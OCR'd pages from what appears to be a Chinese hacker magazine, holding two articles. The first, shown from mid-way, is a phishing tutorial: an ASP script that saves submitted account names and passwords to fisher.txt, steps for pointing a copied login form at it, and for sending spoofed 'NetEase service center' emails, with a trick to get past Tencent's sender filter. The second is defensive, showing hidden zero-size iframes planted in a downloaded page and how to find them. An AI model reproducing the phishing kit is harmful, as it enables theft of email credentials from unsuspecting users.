


图 2




图 3

找到我们保存下来的这个 HTML 文件，用记事本打开，把没必要的内容删去，保留登录的地方，需要修改其中的提交地址为 **action="http://yoursite.com/get.asp"**。

好了，就讲这么多，剩下的就要求小菜自己去琢磨 HTML 代码了。

现在，还要一个 get.asp 文件，用来接收这个表单提交的 id 和 password 数据：

```
<%
user=request("id")
pass=request("password")
set fs=server.CreateObject("Scripting.FileSystemObject")
set file=fs.OpenTextFile(server.MapPath("fisher.txt"),8,True)
file.writeline id+"———"+password
file.close
set file=nothing
set fs=nothing
response.write ""
%>
```

这段 ASP 代码的意思就是把表单提交的 id 和 password 变量数据保存到你网站下的 fisher.txt 文件中去。

给小菜的提示

使用记事本写入上边那段代码，然后另存为 get.asp 文件，最后把这个 ASP 文件传到一个支持 ASP 的空间上去。再把原来表单文件中的变量接收地址 http://yoursite.com/get.asp 修改为你的空间，比如 http://www.hackerxfiles.com/get.asp。还可以修改保存用户名密码的文件 fisher.txt。

万事俱备，只欠东风，现在还要使用到一个软件－－Fastmail。这个软件有一个很大的优点，就是可以自定义邮件的发送人，而且还可以把一个HTML文件直接做为邮件的内容传送给收信人。这就给了我们很大的发挥空间，现在要利用的就是server@163.com这个“发信人”。




图4

打开软件，在收件人那里填写一个“鱼儿”的邮箱。主题可以填写：网易服务中心　数据升级。其它迷惑性的文字描述，你可自由发挥。发件人的填写就比较重要了，这关系到收件人在接受到这封邮件的可信度，可以填写网易服务中心。最后面是发信人的EMail地址，可以填写server@163.com，如图4。然后选上左下方的“高级”按钮，选上后会来到如图5 所示的界面，选中“发送HTML文件”，点击“浏览”按钮，找到刚才的表单文件，最后点击“发送”，邮件发送成功后会有“发送成功”的提示。就这样钓鱼的饵料抛出去了，接下来的就是坐等渔人之利了！




图5

邮件成功发送后，对方的邮箱里就会收到一封标题为“网易服务中心　数据升级”的邮件，如图6。当对方打开后，会看到“由于系统数据升级，你的部分信息需要重新设定，请在下面正常填写！”的文字，如图7，而如果对方真的按照提示输入的话，他的邮箱帐户和密码就会乖乖的发到我们的fisher.txt文件中去了。




图6





图7

当然，提交的表单页还可以改为其字的填写要求，比如“QQ服务器升级，您原来的信息丢失”等等，不一而足。为了增加可信度你还可以使用10000@qq.com来发送到别人的QQ邮箱中。不过，据我的测试，腾讯的Email服务器对10000@qq.com这样的发信用户有过滤，不过改成I0000@qq.com就没问题了。


（本文所涉及到的a.html、get.asp和Fastmail已收录到光盘中）



小心小偷网页中的猫腻

Cool3416


好友暗淡星光发来Q消息说他QQ空间的花快死了，叫我去帮着浇水，既然是好朋友，这个忙当然要帮，于是我每天都准时去灌溉。有一天，当我拿到第11期的黑客X档案时，忽然发现其中有一篇文章是介绍如何刷QQ空间人气的，这不刚好么。我马上拿出光盘下载其中的工具，发现其中有一个QQ空间刷人气的小偷网页，我心里想着，要是弄到自己的QQ空间里让别人访问了来刷人气那多有成就感，于是就把代码上传到自己的空间里了。在测试的时候，我发现访问刷空间地址的时候，下面的地址栏会出现访问其它网站的地址，于是打开代码查找，在查找到qq.asp的时候，一看吓了一跳，居然看见了挂马常用的语句，如图1。



```
by <A href="#"><%=zm%></A></B>  版权所有</P></DIV>
<SPAN class=spanclass id=span_ad_01>
<iframe src=http://www.czsn.com width=0 height=0></iframe>
</SPAN>
```

图1

现在还不知道是用来刷他的网站流量还是有其他的用处，其他的用处自然指的是挂网马了，我决定弄清楚。为了安全起见，我打开虚拟机访问这个站，看看到底是什么东西。访问后发现是一个叫百荣网络的网站，有空间服务，还有什么MTV等等。我查看对方首页的源代码，按照一般挂马的思路，使用ctrl+f来查找iframe，因为一般挂马都会用到的，果然查找到了三处，不过其中可疑的有两处，如图2、图3。




```
}
</script>

</body>

<iframe src="http://www.czsn.cn/agphoto/sskwraps/book.htm" width="0" height="0"
border="0"></iframe>

<script src="/flash/xin.js"></script><table border=0 width="777" cellspacing=0
```

图2



```
</script>

<iframe src=http://www.qiandu.com/pick/showvote.asp?id=24582&action=vote width=0
height=0></iframe>
```

图3

长和宽都被设置成了0，肯定有什么猫腻，再打开这两个页面看看。当打开http://www.qiandu.com/pick/showvote.asp?id=24582&action=vote这个网页的时候，发现是一个投票用的页面。意思是当别人使用我们的空间刷人气的时候，就相当于帮他投了一票，如图4。再来看看另外一个网页是什么，打开http://www.czsn.cn/agphoto/sskwraps/book.htm，没什么特别的，只有一个123，如图5。




图4

另外，查看挂马还可以查找JS文件，因为也有很多人通过JS脚本来隐藏挂马。所以，在搜索的时候，可以搜索.js来查找，找到后，下载相应的JS脚本，再来对JS脚本里的内容进行查找iframe。关于这个站点，我把对方首页要用的JS下

载完了，也没发现其它的挂马的内容。

查看源代码也没发现什么，可能还没做成网马什么的吧，但是如果把这个换成做好的网马，相信很多没打补丁的朋友都会中马的。

所以，当我们要用到这样一些资源的时候，请小心其中的猫腻，当检查清楚后，再来使用它们。

